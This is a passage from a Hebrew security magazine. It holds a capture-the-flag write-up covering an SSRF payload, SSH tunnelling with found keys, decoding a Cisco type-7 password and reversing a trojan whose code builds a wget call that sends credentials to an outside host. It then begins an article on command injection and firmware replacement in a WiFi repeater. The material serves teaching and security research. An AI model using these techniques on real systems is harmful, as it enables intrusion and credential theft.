location='/testProfilePng?u='+btoa('http://10.128.0.3:8080/#.png')
```


מה שהוביל אותנו אל הדבר הבא:



לאחר מכן, ניגשנו ל-stolen_files וקיבלנו את הקישור הבא:



וסופית נבקש את הקובץ ונקבל:




סיימנו את שלב 2!

בשלב זה, נראה שאכן הצלחנו, אבל רובנו קיבלנו שגיאה "nothing here" (ככל הנראה בעיות session-ים, כבר ראינו דברים כאלה בשנים קודמות).

כאשר סיימנו את האתגר, פנינו אל היוצרים במייל הסיום עם הסבר על איך פתרנו את השלבים, והם אישרו לנו שאכן לא אמור להיות קשר בין השלב הראשון לשלב השני. כתוצאה מכך, הם הבינו שמצאנו באג קריטי באתגר וסגרו אותו לאחר הדיווח. כאשר סיימנו לפתור את האתגר ניגשנו שוב לשלב השני בחיפוש אחר פיתרון נוסף (מה שאליו התכוונו יוצרי האתגר), והינה הוא לפניכם:

אחרי מעבר על קבצי הקונפיגורצה שיש לנו הבנו שהשרת שלנו כנראה נגיש ל-10.164.0.3 בפורט 22 ושהוא משמש בתור firewall. ה-firewall כנראה נגיש ל-10.128.0.3 בפורטים 8080 ו-3389 כפי שמצוין בקונפיגורציה, ושאם הבנו את הקונפיגורציה נכון, "רשת האתגר" אמורה להיות משהו כזה:



הפעלנו Tunnel על השרת החיצוני כדי לגשת לFIREWALL בעזרת הפקודה:

```
ssh -i id_rsa backup@35.204.90.89 -L 9000:10.164.0.3:22 -N
```

קצת הסבר על ה-flagים של ה-SSH:

- המתג N- הוא בעצם "no tty", כלומר, אל תריץ את ה-shell כאשר אתה מתחבר ב-SSH. כפי שכתבנו מקודם, הסיבה שלא הרצנו shell היא בגלל שלא ניתן היה לעקוף את ההרצה של הקובץ "/bin/false"
- המתג L- הוא מתג של local port forward, ואחריו הפרטמטרים local_port:dest_ip:dest_port.

שווה לקרוא ב-man של SSH למי שמעוניין בהרחבה.

ובאמת אפשר לראות שאנחנו נגישים ל-Firewall:


נשאר להבין מה המשתמש והסיסמא כדי להפעיל את ה-Tunnel השני.

נתרכז בשורה:

```
username fwadmin password 7 107D1C09560521580F16693F14082026351C1512
```

אפשר לראות שהמשתמש הוא fwadmin אך לא ברור מה הסיסמא.

חיפשנו בגוגל על סיסמאות של סיסקו ובפרט "password 7", ומסתבר שמדובר במנגנון סקרימבול ישן וחלש, אפשר למצוא הסבר על איך לפענח אותו כאן:




אז יש לנו את הסיסמא ל-firewall ואפשר לגשת אליו, ניסיון החיבור אליו מעלה את אותה בעיה ממקודם עם ה-"false", לכן הנחנו שגם כאן חיבור לא יהיה אפשרי...

ניסינו להתחבר גם לשרת הזה ב-SFTP אך הפעם ראינו שפעולה זו לא מובילה אותנו לשום מקום. לכן הרמנו טאנל נוסף בעזרת הפקודה הבאה, (את הפורט גילינו מהקונפיגורציות שצולמו למעלה...):


```
ssh fwadmin@127.0.0.1 -p 8080 -N -L 9001:10.128.0.3:8080
```

הפעם הגענו לתוצאה הסופית בדרך הרצויה ושבה התכוונו שנגיע אליה:



☺

שלב 3



אנחנו מקבלים קובץ שנקרא busybox בלי יותר מידי פרטים. למי שלא מכיר, busybox הוא בינארי אחד המאגד בתוכו מספר רב של בינארים מובנים בלינוקס (ls, cat, wget וכו').

הרצנו אותו וקיבלנו הודעה לא סטנדרטית:

```
BusyBox v1.29.0.git (2018-02-18 06:33:22 UTC) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2015.
Licensed under GPLv2. See source distribution for detailed
copyright notices.

Usage: busybox [function [arguments]...]
   or: busybox --list[-full]
   or: busybox --install [-s] [DIR]
   or: function [arguments]...

    BusyBox is a multi-call binary that combines many common Unix
    utilities into a single executable.  Most people will create a
    link to busybox for each function they wish to use and BusyBox
    will act like whatever it was invoked as.

    **** This version of BusyBox is an 'augmented-reality' version ;).. left you a hint at /tmp ... ****

Currently defined functions:
       adjtimex, base64, beep, cat, chmod, clear, dnsdomainname, echo, false, hostname, ifconfig, ifdown,
       killall, ls, lsof, md5sum, nc, netcat, netstat, nslookup, ping, ps, reset, resize, top, true, tty,
       whoami
```

החלק המעניין הוא "left you a hint at /tmp". הדבר הראשון שהרצנו הוא כמובן:

```
ls /tmp
```

הפלט שקיבלנו היה די מוזר:

```
ls: /uos: No such file or directory
```

למה tmp הפך ל-uos? ניסינו להריץ:

```
ls aaaaaaaaaaaaaaa
```

וקיבלנו:

```
ls: abcdefghijklmnop: No such file or directory
```

כעת ברור מה קרה. הארגומנט השני עובד המרה, בה לכל תו מתווסף ערך האינדקס שלו. כדי לפתור את זה, נצטרך לחסר מכל תו את האינדקס שלו כדי שבחיבור יצא התו שהתכוונו אליו מראש.

לצורך כך כתבנו את הסקריפט הבא:

```
import string
import sys

def main():
    line = sys.argv[1]
    converted = []

    for index, char in enumerate(line):
        if char in string.lowercase:
            converted.append(string.lowercase[ord(char) - ord('a') -
index])
        else:
            converted.append(char)

    print ''.join(converted)

if __name__ == '__main__':
    main()
```

עשינו ls /tmp/ אבל לא היה שם שום קובץ מעניין. החלטנו לעשות strings על הבינארי ולראות אם יש משהו מעניין ליד /tmp/ שמקבל התייחסות מיוחדת, מכאן הנחנו שה-busybox מוסיף קבצים שלא באמת קיימים לנו על הדיסק והוא כנראה מקומפל לעבוד כך:

```
           :/mnt/d/    /ctf/mosad/2018/stage3$ strings busybox | grep /tmp
        **** This version of BusyBox is an 'augmented-reality' version ;).. l
/tmp/Tr0j (deleted) -u admin --default-pass
/tmp/.readme
/tmp
/tmp/.readme
/tmp/Tr0j -u admin --default-pass
```

לאחר שהבנו מה היה עלינו לעשות, הרצנו את הפקודה הבאה במטרה לקרוא את קובץ ה-readme:

```
./busybox cat /skm/.lxsuct
```

כאשר הרצנו זאת קיבלנו את ההודעה הבאה:

```
Suspicious network activity detected...
```

הדבר הבא שהרצנו היה netstat בכדי לבדוק מה אותה פעילות רשת חשודה וזוהי התוצאה:

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0     64 0.0.0.0:31337           11.32.205.35.bc.googleusercontent.com:http ESTABLISHED
```

נראה שיש משהו שמאזין בפורט 31337, הפקודה הבאה שהרצנו הייתה ps:

```
PID   USER     TIME  COMMAND
 1337 root     13:37 /tmp/Tr0j (deleted) -u admin --default-pass
    1 root      0:00 /init
    2 ofeks10   0:00 -bash
   31 ofeks10   0:00 ./busybox ps
```

מעניין מאוד, נראה שיש כאן איזה שהוא בינארי שנקרא "Tr0j" אשר מורץ עם משהו שנקרא כמו שם משתמש וסיסמא ומופיע ליד השם שלו (deleted), אחרי חיפוש קצר על מה זה ה-(deleted) הזה, הנה מה שקראנו ב-man של "/proc":

```
/proc/[pid]/exe
       Under Linux 2.2 and later, this file is a symbolic link con-
       taining the actual pathname of the executed command.  This
       symbolic link can be dereferenced normally; attempting to open
       it will open the executable.  You can even type
       /proc/[pid]/exe to run another copy of the same executable
       that is being run by process [pid].  If the pathname has been
       unlinked, the symbolic link will contain the string
       '(deleted)' appended to the original pathname.  In a multi-
       threaded process, the contents of this symbolic link are not
       available if the main thread has already terminated (typically
       by calling pthread_exit(3)).

       Permission to dereference or read (readlink(2)) this symbolic
       link is governed by a ptrace access mode
       PTRACE_MODE_READ_FSCREDS check; see ptrace(2).
```

מכאן הבנו שכנראה לא נמצא את הבינארי בתיקיית tmp אבל כנראה כן נוכל לקרוא אותו מהזיכרון, לכן הרצנו את הפקודה הבאה:

```
./busybox cat /oply/1337/tlr > Tr0j.elf
```

פתחנו את הבינארי ב-IDA כדי לראות מה הוא עושה וזה מה שמצאנו בפונקציית ה-main שלו:

```
memset(&user, 0, 0x100uLL);
memset(&password, 0, 0x100uLL);
default_password = "Uw1lLN3v3rG3tM3";
memset(&s, 0, 0x400uLL);
```

```
option = getopt_long(argc, (char *const *)argv, "ud", &long_options_2838, &longind);
if ( option == -1 )
  break;
switch ( option )
{
  case 'p':
    if ( _bss_start )
      strncpy(&password, _bss_start, 0x100uLL);
    break;
  case 'u':
    if ( _bss_start )
      strncpy(&user, _bss_start, 0x100uLL);
    break;
  case 'd':
    strncpy(&password, default_password, 0x100uLL);
    break;
  default:
    return 1;
}
```

```
sprintf(&s, "wget -O /tmp/.store 'http://%s/iso?user=%s&pass=%s'", "35.205.32.11", &user, &password);
system(&s);
```

מאוד בקלות ניתן להבין ש-u זה שם המשתמש והסיסמא הדיפולטית עליה מדובר כאן היא Uw1lLN3v3rG3tM3.

לכן הלינק שיוצא לנו הוא הלינק הבא:

http://35.205.32.11/iso?user=admin&pass=Uw1lLN3v3rG3tM3


כאשר נכנסים ללינק הזה מורד למחשבנו קובץ ISO אשר מכיל את הדברים הבאים:

לאחר פתיחת הקובץ Vault שמהסתכלות קצרה עליו ב-010 התברר כקובץ sqlite3 ב- sqlite3 Database viewer ניתן לראות שהוא מכיל 4 קבצים, קובץ index.html ושלושה סקריפטים מוצפנים:

Table: Files

	id	name	data	enc_type	key	iv_size
	Filter	Filter	Filter	Filter	Filter	Filter
1	0	aes.js	Usm/va3ngs/r...	Blowfish-CBC	External	8
2	1	index.html	<html>	None	None	0
3	2	key.js	N66Kat8Z93lO...	Blowfish-CBC	External	8
4	3	script.js	n04ScjFpOgy...	Blowfish-CBC	External	8

במקביל הורדנו thumbs.db viewer בכדי לנסות לראות איפה התמונה השלישית שחסרה לנו בתיקיה:




מכאן הבנו שכנראה המפתח של ה-Blowfish הוא: *israel70*.

התחלנו בפיענוח של הקבצים ע"י הסקריפט הבא:

```
from base64 import b64decode
from Crypto.Cipher import Blowfish
import sys

with open(sys.argv[1], 'r') as encrypted_file:
    data = b64decode(encrypted_file.read())

cipher = Blowfish.new('*israel70*', Blowfish.MODE_CBC,
data[:Blowfish.block_size])
open(sys.argv[1] + '.dec',
'wb').write(cipher.decrypt(data[Blowfish.block_size:]))
```

מעולה, אז כעת נראה שיש לנו את כלל הקבצים הנדרשים בכדי להתקדם! פתחנו את קובץ ה-index.html בכרום ונתקלנו בבעיה הבאה:




הרצנו שרת HTTP פשוט בתיקיה עם הפקודה הבאה:

```
python -m SimpleHTTPServer 1337
```

ועכשיו קיבלנו את ה-Prompt הבא:

נראה שעכשיו עלינו לפענח את ה-js בכדי להתקדם באתגר...

הסתכלנו על הסקריפט שנקרא script.js, ראינו שבסופו של דבר כל הקוד המורץ בו מורץ דרך eval לכן מה שעשינו היה להחליף את eval ב-console.log ולראות מה קורה, הנה התוצאה:



אחרי קצת beautify וסדר זה מה שיוצא:

```
function loadScript(src, callback) {
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function () {
        if (this.readyState == 4 && this.status == 200) {
            eval(this.responseText);
            if (typeof (callback) != 'undefined') {
                callback()
            }
        }
    };
    xhttp.open("GET", src, true);
    xhttp.send()
}
loadScript("http://127.0.0.1:1337/key.js");
loadScript("http://35.205.32.11/ch3/sid");
loadScript("http://35.205.32.11/ch3/payload", run);

function run() {
    if (typeof (key) != 'undefined') {
        if (typeof (payload) != 'undefined') {
            var decrypted = CryptoJS.AES.decrypt(payload, key);
            eval(decrypted.toString(CryptoJS.enc.Utf8))
        }
    }
}
```

אנחנו תירגמנו את זה ל-3 השורות הבאות:

```
var key = "sg342C_fqg3453gqh";
var decrypted = CryptoJS.AES.decrypt(payload, key);
console.log(decrypted.toString(CryptoJS.enc.Utf8));
```

מה שקרה עכשיו קצת הפתיע אותנו, ללוג הודפסו 530KB של קוד, העתקנו אותו הצידה (ונחסוך מכם הדבקה שלו לכאן). הקוד היה מאוד Obfuscated (בעיקר בעזרת JSfuck שזו דרך לקמפל javascript בעזרת 6 תווים בלבד...).

לאחר קצת ניסיונות לפענח אותנו באתרים באינטרנט (שקרסו) הרצנו את הקובץ בעזרת nodejs ובגלל שכולו מורכב משורה אחת מאוד ארוכה, Node פיענח לנו אותו ופשוט הדפיס error יחד עם השורה שבא הוא קרס.

הנה התוצאה:

```
undefined:2
var current=[];function dispatch(r,t){return r(t)}function scrmbl_sid(r){var t="";for(i=0;i<r.length;i++)t+=String.fromC
harCode(170^r.charCodeAt(i));return dispatch(current[4],t)}current[0]=window.console.log,current[1]=eval,current[2]=wind
ow.prompt,current[3]=alert,current[4]=btoa,window.console.log=function(r){dispatch(current[0],"Try again...")},eval=func
tion(r){dispatch(current[0],"eval is disabled!. try something else")},prompt=function(){},alert=function(r){dispatch(cur
rent[3],"alert is disabled! try something else")},password=dispatch(current[2],"Enter the key please:"),"SDRwUHlCMXI3aGQ
0eTcwSTVyYTNsIQ=="===dispatch(current[4],password)?window.location="http://35.205.32.11/ch3_finish/"+scrmbl_sid(sid):dis
patch(current[3],"Try again...");
```


שוב, אחרי קצת beautify ככה נראה הקוד:

```
var current = [];

function dispatch(r, t) {
    return r(t)
}

function scrmbl_sid(r) {
    var t = "";
    for (i = 0; i < r.length; i++) t += String.fromCharCode(170 ^
r.charCodeAt(i));
    return dispatch(current[4], t)
}
current[0] = window.console.log, current[1] = eval, current[2] = window.prompt,
current[3] = alert, current[4] = btoa, window.console.log = function (r) {
    dispatch(current[0], "Try again...")
}, eval = function (r) {
    dispatch(current[0], "eval is disabled!. try something else")
}, prompt = function () {}, alert = function (r) {
    dispatch(current[3], "alert is disabled! try something else")
}, password = dispatch(current[2], "Enter the key please:"),
"SDRwUHlCMXI3aGQ0eTcwSTVyYTNsIQ==" === dispatch(current[4], password) ?
window.location = "http://35.205.32.11/ch3_finish/" + scrmbl_sid(sid) :
dispatch(current[3], "Try again...");
```

פיענחנו את ה-b64 הנ"ל וקיבלנו את הסיסמא שלנו:

```
In [1]: "SDRwUHlCMXI3aGQ0eTcwSTVyYTNsIQ==".decode('base64')
Out[1]: 'H4pPyB1r7hd4y70I5ra3l!'
```

הכנסו אותה לאתר וזה מה שקיבלנו:



נראה שסיימנו את האתגר גם לשנה זו! ☺

מילות סיכום ומסקנות מהאתגר

האתגר היה מגוון מאוד ודרש ידע בתחומים רבים, בין היתר: Web Application ,Reverse Engineering Security, כתיבת סקריפטים ועוד. מלבד תקלות ספציפיות שנתקלנו בהן ודווחו נראה שהאתגר עבד בצורה חלקה לרוב המשתמשים.


לדעתנו, השלב הראשון, בשונה משנים קודמות, היה פחות לינארי ויותר "מדרגה". "או שיש לך את זה או שאין לך". ברגע שמצאת את ה-SSRF לקח מעט מאוד זמן להגיע לפתרון וזה היה דומה לשימוש קלאסי ב-SSRF.

השלב השני היה כבר יותר נחמד והיה מדובר במשהו יצירתי וחדש לעומת משהו קיים ומוכר. היינו תקועים הרבה זמן על ה-SSH כי חשבנו שצריך להעלות קובץ ולפתוח Shell, וכמובן את uncompyle האהוב הכרנו משנה שעברה. אהבנו את העובדה שהיה צריך לעשות מספר tunnelים לתוך הרשתות הפנימיות והיה מגניב לגלות על הסיסמאות של סיסקו, לא הכרנו.

אחלה Easter Egg שמצאנו: אם מחפשים את היצרנית של ה-MAC בהסנפה בשלב זה, אפשר לראות שמדובר בחברת טלפוניה שמתעסקת בטכנולוגיות הדור החמישי. מעניין... הלינק הוא: http://phazr.net

השלב השלישי היה מעולה כי שוב היה מדובר באתגר יצירתי. למרות שהיה בינארי, הדרך לפתרון הייתה דווקא מדברים פשוטים ולא ישר לקפוץ ל-IDA ולעשות RE. גם לחשוב על דרכים לפתור את הJSים היה מאוד נחמד.

בסך הכל מאוד נהנינו לפתור את האתגר ומצפים לראות מה יהיה באתגר בשנה הבאה. אנו מקווים שנהניתם מקריאת המאמר לפחות כפי שאנו נהנינו לפתור את האתגר ולכתוב את פתרון בית הספר הזה ☺



תודות

- תודה לא.ק (Q), ש.ב, י.ש ונ.כ שעזרו לנו בפתרון האתגר
- תודה לע.א על מציאת ה-Easter Egg של הרשתות דור 5

All Your WiFi Repeater are Belong to Us

מחקר חולשות על רכיב תקשורת מסוג מגדיל טווח - חלק ב'

מאת עומר כספי

הקדמה

במאמר זה אציג את ההמשך של מחקר החולשות שביצעתי על רכיב התקשורת מסוג Repeater בחלק א' שפורסם בגיליון 86 של המגזין.

במאמר זה אציג איך הגעתי לקבלת **שליטה מלאה על רכיב זה** בשל היכולת להחליף את ה-Firmware[13] של הרכיב.

תזכורת עד היכן הגענו במאמר הקודם:

במאמר הקודם הגענו למצב בו יש לנו יכולת Remote Code Execution על הרכיב.

ליכולת היו מספר מגבלות:

1. הבינאריים שהעלנו ויכלנו להריץ ישבו במערכת קבצים **זמנית** כלומר לאחר כיבוי המכשיר מה שהעלנו אבד ואיבדנו את השליטה על הרכיב
2. ה-Buffer שהשתמשנו בו להזרקת פקודות היה יחסית קטן (25 תווים) ולכן היינו מוגבלים בהזרקות שיכלנו לבצע
3. לא יכלנו לשלוט על החלק התקשורתי של הרכיב (כלומר להפיל פאקטות או לשנות את תוכנן).

בחלק זה של המאמר הציג את כלל השלבים שביצעתי כדי לעקוף את המגבלות הללו.

[13] Firmware - החלק התוכנתי הקשור בתפעול החומרה של המכשיר, במכשירי Embedded זו יכולה להיות מערכת ההפעלה

הגדלת ה-Buffer

בפעם שעברה מצאנו את ההזרקה בקובץ CGI בשם webupg נמשיך להסתכל במחרוזות מעניינות:

```
's'  .rodata:00405F...  00000039  C  upgrader -c %s -p %s -u %s -w %s >/var/upgrader.log 2>&1
's'  .rodata:00405F...  00000005  C  user
's'  .rodata:00405F...  00000009  C  password
's'  .rodata:00405F...  00000005  C  port
's'  .rodata:00405F...  0000000A  C  image.img
's'  .rodata:00405F...  00000009  C  https://
's'  .rodata:00405F...  00000060  C  cd /var/;/usr/bin/wget --no-check-certificate https://%s:%s/%s -O image.img >/var/wget.log 2>&1
's'  .rodata:00405F...  00000066  C  cd /var/;/usr/bin/wget --no-check-certificate https://%s:%s@%s:%s/%s -O image.img >/var/wget.log 2>&1
's'  .rodata:004060...  00000016  C  rm /var/image.img -rf
's'  .rodata:004060...  00000015  C  rm /var/wget.log -rf
's'  .rodata:004060...  0000000E  C  /var/wget.log
's'  .rodata:004060...  00000005  C  100%
's'  .rodata:004060...  00000008  C  http://
's'  .rodata:004060...  00000048  C  cd /var/;/usr/bin/wget http://%s:%s/%s -O image.img >/var/wget.log 2>&1
's'  .rodata:004060...  0000004E  C  cd /var/;/usr/bin/wget http://%s:%s@%s:%s/%s -O image.img >/var/wget.log 2>&1
's'  .rodata:004061...  00000006  C  saved
